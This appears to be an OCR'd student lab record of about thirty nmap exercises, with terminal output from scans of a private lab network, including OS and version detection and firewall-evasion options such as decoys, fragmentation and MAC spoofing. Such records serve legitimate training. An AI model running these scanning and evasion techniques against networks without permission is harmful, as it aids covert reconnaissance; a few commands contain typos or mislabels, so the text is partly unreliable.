
2. Scan multiple IP address or subnet (IPv4)



3. Read list of hosts/networks from a file (IPv4)

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ cat>/tmp/test.txt
192.168.1.0/24
192.168.1.1/24
10.1.2.3
localhost
^C
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap -iL /tmp/test.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:05 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0063s latency).
Not shown: 995 filtered ports
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.1.255
Host is up (0.0089s latency).
Not shown: 999 closed ports
PORT    STATE    SERVICE
514/tcp filtered shell

Nmap scan report for 192.168.1.1
Host is up (0.0061s latency).
Not shown: 995 filtered ports
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.1.255
Host is up (0.0072s latency).
Not shown: 999 closed ports
PORT    STATE    SERVICE
514/tcp filtered shell

Nmap scan report for localhost (127.0.0.1)
Host is up (0.00040s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE
631/tcp open  ipp

Nmap done: 514 IP addresses (5 hosts up) scanned in 49.24 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```


4. Excluding hosts/networks (IPv4) from nmap scan examples




5. Turn on OS and version detection scanning script (IPv4) with nmap

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap -v -A 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:11 PDT
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 02:11
Completed NSE at 02:11, 0.00s elapsed
Initiating NSE at 02:11
Completed NSE at 02:11, 0.00s elapsed
Initiating NSE at 02:11
Completed NSE at 02:11, 0.00s elapsed
Initiating Ping Scan at 02:11
Scanning 192.168.1.1 [2 ports]
Completed Ping Scan at 02:11, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:11
Completed Parallel DNS resolution of 1 host. at 02:12, 13.00s elapsed
Initiating Connect Scan at 02:12
Scanning 192.168.1.1 [1000 ports]
Discovered open port 80/tcp on 192.168.1.1
Discovered open port 22/tcp on 192.168.1.1
Discovered open port 53/tcp on 192.168.1.1
Discovered open port 443/tcp on 192.168.1.1
Discovered open port 21/tcp on 192.168.1.1
Completed Connect Scan at 02:12, 23.11s elapsed (1000 total ports)
Initiating Service scan at 02:12
Scanning 5 services on 192.168.1.1
Completed Service scan at 02:12, 7.07s elapsed (5 services on 1 host)
NSE: Script scanning 192.168.1.1.
Initiating NSE at 02:12
Completed NSE at 02:12, 20.15s elapsed
Initiating NSE at 02:12
Completed NSE at 02:13, 15.62s elapsed
Initiating NSE at 02:13
Completed NSE at 02:13, 0.00s elapsed
Nmap scan report for 192.168.1.1
Host is up (0.0057s latency).
Not shown: 995 filtered ports
PORT    STATE SERVICE        VERSION
21/tcp  open  ftp            GNU Inetutils FTPd 1.9.4
| ftp-syst:
|   SYST: Version: Linux 3.18.24
|   STAT:
|  localhost.localdomain FTP server status:
|      ftpd (GNU inetutils) 1.9.4
|      Connected to  (::ffff:192.168.1.37)
|      Waiting for user name
|      TYPE: ASCII, FORM: Nonprint; STRUcture: File; transfer MODE: Stream
|      No data connection
| End of status
```

6. Find out if a host/network is protected by a firewall using namp command



7. Scan a host when protected by the firewall



8. Scan an IPv6 host/address examples

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap -v A -6 2607:f0d0:1002:51::4
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:22 PDT
Failed to resolve "A".
Initiating Ping Scan at 02:22
Scanning 2607:f0d0:1002:51::4 [2 ports]
Completed Ping Scan at 02:22, 0.00s elapsed (1 total hosts)
Nmap scan report for 2607:f0d0:1002:51::4 [host down]
Read data files from: /usr/bin/../share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.13 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

9. Scan a network and find out which servers and devices are up and running

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap -sP 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:23 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0050s latency).
Nmap done: 256 IP addresses (1 host up) scanned in 39.89 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

10. perform a fast scan using the namp

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap -F 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:25 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0064s latency).
Not shown: 95 filtered ports
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 29.70 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

11. Display the reason a port is in a particular state

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap -reason 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:26 PDT
Nmap scan report for 192.168.1.1
Host is up, received syn-ack (0.0061s latency).
Not shown: 995 filtered ports
Reason: 995 no-responses
PORT    STATE SERVICE REASON
21/tcp  open  ftp     syn-ack
22/tcp  open  ssh     syn-ack
53/tcp  open  domain  syn-ack
80/tcp  open  http    syn-ack
443/tcp open  https   syn-ack

Nmap done: 1 IP address (1 host up) scanned in 31.21 seconds
```

12. Only show open (or possibly open) ports using nmap command in Linux

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap -open 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:28 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0057s latency).
Not shown: 995 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 29.77 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

13. Show all packets sent and received

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap --packet-trace 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:30 PDT
CONN (0.0298s) TCP localhost > 192.168.1.1:80 => Operation now in progress
CONN (0.0299s) TCP localhost > 192.168.1.1:443 => Operation now in progress
CONN (0.0348s) TCP localhost > 192.168.1.1:80 => Connected
NSOCK INFO [0.0350s] nsock_iod_new2(): nsock_iod_new (IOD #1)
NSOCK INFO [0.0350s] nsock_connect_udp(): UDP connection requested to 127.0.0.53:53 (IOD #1) EID 8
NSOCK INFO [0.0350s] nsock_read(): Read request from IOD #1 [127.0.0.53:53] (timeout: -1ms) EID 18
NSOCK INFO [0.0350s] nsock_write(): Write request for 42 bytes to IOD #1 EID 27 [127.0.0.53:53]
NSOCK INFO [0.0350s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 8 [127.0.0.53:53]
NSOCK INFO [0.0350s] nsock_trace_handler_callback(): Callback: WRITE SUCCESS for EID 27 [127.0.0.53:53]
NSOCK INFO [4.0350s] nsock_write(): Write request for 42 bytes to IOD #1 EID 35 [127.0.0.53:53]
NSOCK INFO [4.0350s] nsock_trace_handler_callback(): Callback: WRITE SUCCESS for EID 35 [127.0.0.53:53]
NSOCK INFO [8.0360s] nsock_write(): Write request for 42 bytes to IOD #1 EID 43 [127.0.0.53:53]
NSOCK INFO [8.0370s] nsock_trace_handler_callback(): Callback: WRITE SUCCESS for EID 43 [127.0.0.53:53]
NSOCK INFO [13.0380s] nsock_iod_delete(): nsock_iod_delete (IOD #1)
NSOCK INFO [13.0380s] nevent_delete(): nevent_delete on event #18 (type READ)
CONN (13.0388s) TCP localhost > 192.168.1.1:80 => Operation now in progress
CONN (13.0389s) TCP localhost > 192.168.1.1:8888 => Operation now in progress
CONN (13.0390s) TCP localhost > 192.168.1.1:23 => Operation now in progress
CONN (13.0392s) TCP localhost > 192.168.1.1:53 => Operation now in progress
CONN (13.0394s) TCP localhost > 192.168.1.1:995 => Operation now in progress
CONN (13.0394s) TCP localhost > 192.168.1.1:113 => Operation now in progress
CONN (13.0395s) TCP localhost > 192.168.1.1:554 => Operation now in progress
CONN (13.0396s) TCP localhost > 192.168.1.1:199 => Operation now in progress
CONN (13.0396s) TCP localhost > 192.168.1.1:110 => Operation now in progress
CONN (13.0397s) TCP localhost > 192.168.1.1:443 => Operation now in progress
CONN (13.0428s) TCP localhost > 192.168.1.1:80 => Connected
CONN (13.0430s) TCP localhost > 192.168.1.1:5900 => Operation now in progress
CONN (13.0431s) TCP localhost > 192.168.1.1:1723 => Operation now in progress
CONN (13.0441s) TCP localhost > 192.168.1.1:53 => Connected
CONN (13.0443s) TCP localhost > 192.168.1.1:1720 => Operation now in progress
CONN (13.0444s) TCP localhost > 192.168.1.1:587 => Operation now in progress
CONN (14.0603s) TCP localhost > 192.168.1.1:443 => Connected
CONN (14.1397s) TCP localhost > 192.168.1.1:23 => Operation now in progress
CONN (14.1397s) TCP localhost > 192.168.1.1:8888 => Operation now in progress
CONN (14.1398s) TCP localhost > 192.168.1.1:3306 => Operation now in progress
CONN (14.1399s) TCP localhost > 192.168.1.1:445 => Operation now in progress
CONN (14.1401s) TCP localhost > 192.168.1.1:25 => Operation now in progress
CONN (14.1965s) TCP localhost > 192.168.1.1:199 => Operation now in progress
CONN (14.1966s) TCP localhost > 192.168.1.1:554 => Operation now in progress
CONN (14.1967s) TCP localhost > 192.168.1.1:113 => Operation now in progress
CONN (14.1968s) TCP localhost > 192.168.1.1:995 => Operation now in progress
CONN (14.1970s) TCP localhost > 192.168.1.1:110 => Operation now in progress
CONN (14.1999s) TCP localhost > 192.168.1.1:5900 => Operation now in progress
CONN (14.2000s) TCP localhost > 192.168.1.1:1723 => Operation now in progress
```

14. Show host interfaces and routes

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap --iflist
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:31 PDT
************************INTERFACES************************
DEV   (SHORT) IP/MASK                     TYPE     UP MTU   MAC
lo    (lo)    127.0.0.1/8                 loopback up 65536
lo    (lo)    ::1/128                     loopback up 65536
ens33 (ens33) 192.168.159.128/24          ethernet up 1500  00:0C:29:45:75:69
ens33 (ens33) fe80::1734:e78d:b2c0:bd9f/64 ethernet up 1500  00:0C:29:45:75:69

**************************ROUTES**************************
DST/MASK                      DEV   METRIC GATEWAY
192.168.159.0/24              ens33 100
169.254.0.0/16                ens33 1000
0.0.0.0/0                     ens33 100    192.168.159.2
::1/128                       lo    0
fe80::1734:e78d:b2c0:bd9f/128 ens33 0
::1/128                       lo    256
fe80::/64                     ens33 100
ff00::/8                      ens33 256

kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

15. scan specific ports using nmap

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap -p 80 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:32 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0056s latency).

PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 13.05 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

16. fastest way to scan all your devices/computers for open ports

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap -T5 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:33 PDT
Warning: 192.168.1.255 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.1.1
Host is up (0.0055s latency).
All 1000 scanned ports on 192.168.1.1 are filtered

Nmap scan report for 192.168.1.255
Host is up (0.0011s latency).
All 1000 scanned ports on 192.168.1.255 are closed (905) or filtered (95)

Nmap done: 256 IP addresses (2 hosts up) scanned in 50.64 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

17. detect remote operating system with the help of nmap

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ sudo nmap -O -v 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:43 PDT
Initiating Ping Scan at 02:43
Scanning 192.168.1.1 [4 ports]
Completed Ping Scan at 02:43, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:43
Completed Parallel DNS resolution of 1 host. at 02:44, 13.00s elapsed
Initiating SYN Stealth Scan at 02:44
Scanning 192.168.1.1 [1000 ports]
Discovered open port 22/tcp on 192.168.1.1
Discovered open port 443/tcp on 192.168.1.1
Discovered open port 21/tcp on 192.168.1.1
Discovered open port 53/tcp on 192.168.1.1
Discovered open port 80/tcp on 192.168.1.1
Completed SYN Stealth Scan at 02:44, 21.69s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.1.1
Nmap scan report for 192.168.1.1
Host is up (0.0025s latency).
Not shown: 995 filtered ports
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.4.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.4.37 cpe:/o:linux:linux_kernel:3.2
OS details: DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Busy server or unknown class

Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.23 seconds
           Raw packets sent: 4068 (181.070KB) | Rcvd: 1549 (62.362KB)
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

18. detect remote services (server / daemon) version numbers

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap -sV 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:45 PDT
Nmap scan report for 192.168.1.1
Host is up (0.011s latency).
Not shown: 995 filtered ports
PORT    STATE SERVICE    VERSION
21/tcp  open  ftp        GNU Inetutils FTPd 1.9.4
22/tcp  open  ssh        Dropbear sshd 0.48 (protocol 2.0)
53/tcp  open  domain     dnsmasq 2.80
80/tcp  open  tcpwrapped
443/tcp open  ssl/http   Boa HTTPd 0.93.15
Service Info: Host: localhost.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.90 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

19. Scan a host using TCP ACK (PA) and TCP Syn (PS) ping

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap -PS 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:46 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0045s latency).
Not shown: 995 filtered ports
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 24.01 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ nmap -PA 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:47 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0048s latency).
Not shown: 995 filtered ports
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 17.57 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

20. Scan a host using IP protocol ping

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ sudo nmap -PO 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:47 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0035s latency).
Not shown: 995 filtered ports
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 25.64 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

21. Scan a host using UDP ping

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ sudo nmap -PU 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:50 PDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 2.11 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

22. Find out the most commonly used TCP ports using TCP SYN Scan

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ sudo nmap -sT 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:53 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0051s latency).
Not shown: 995 filtered ports
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 22.68 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

23. Scan a host for UDP services (UDP scan)

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ sudo nmap -sU 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:54 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00070s latency).
All 1000 scanned ports on 192.168.1.1 are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 17.20 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

24. Scan for IP protocol

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ sudo nmap -sO 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:56 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0015s latency).
Not shown: 252 filtered protocols
PROTOCOL STATE         SERVICE
1        open          icmp
6        open          tcp
17       open|filtered udp
47       open|filtered gre

Nmap done: 1 IP address (1 host up) scanned in 14.35 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

25. Scan a firewall for security weakness

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ sudo nmap -sN 192.168.1.254
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 02:58 PDT
Nmap scan report for 192.168.1.254
Host is up (0.00059s latency).
All 1000 scanned ports on 192.168.1.254 are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 17.22 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

26. Scan a firewall for packets fragments

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ sudo nmap -f 192.168.1.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 03:02 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0034s latency).
Not shown: 995 filtered ports
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 17.71 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

27. Cloak a scan with decoys

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ sudo nmap -n -D192.168.1.5,10.5.1.2,172.1.2.4,3.4.2.1 192.168.1.5
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 03:04 PDT
Nmap scan report for 192.168.1.5
Host is up (0.0016s latency).
All 1000 scanned ports on 192.168.1.5 are filtered

Nmap done: 1 IP address (1 host up) scanned in 138.65 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

28. Scan a firewall for MAC address spoofing

```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ sudo nmap -v -sT -PN --spoof-mac 0 192.168.1.1
Warning: The -PN option is deprecated. Please use -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 03:13 PDT
Spoofing MAC address 80:1C:08:53:B6:5E (No registered vendor)
You have specified some options that require raw socket access.
These options will not be honored for TCP Connect scan.
Initiating Parallel DNS resolution of 1 host. at 03:13
Completed Parallel DNS resolution of 1 host. at 03:13, 13.00s elapsed
Initiating Connect Scan at 03:13
Scanning 192.168.1.1 [1000 ports]
Discovered open port 80/tcp on 192.168.1.1
Discovered open port 21/tcp on 192.168.1.1
Completed Connect Scan at 03:13, 14.41s elapsed (1000 total ports)
Nmap scan report for 192.168.1.1
Host is up (0.0058s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 27.46 seconds
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

29. Save output to a text file


```
kulvir06@ubuntu:~/Desktop/ISAA/nmap$ sudo nmap 192.168.1.1 > output.txt
kulvir06@ubuntu:~/Desktop/ISAA/nmap$
```

Open

output.txt
~/Desktop/ISAA/nmap

```
1 Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-28 03:15 PDT
2 Nmap scan report for 192.168.1.1
3 Host is up (0.0030s latency).
4 Not shown: 995 filtered ports
5 PORT    STATE SERVICE
6 21/tcp  open  ftp
7 22/tcp  open  ssh
8 53/tcp  open  domain
9 80/tcp  open  http
10 443/tcp open  https
11
12 Nmap done: 1 IP address (1 host up) scanned in 18.07 seconds
```

30. Speed up nmap



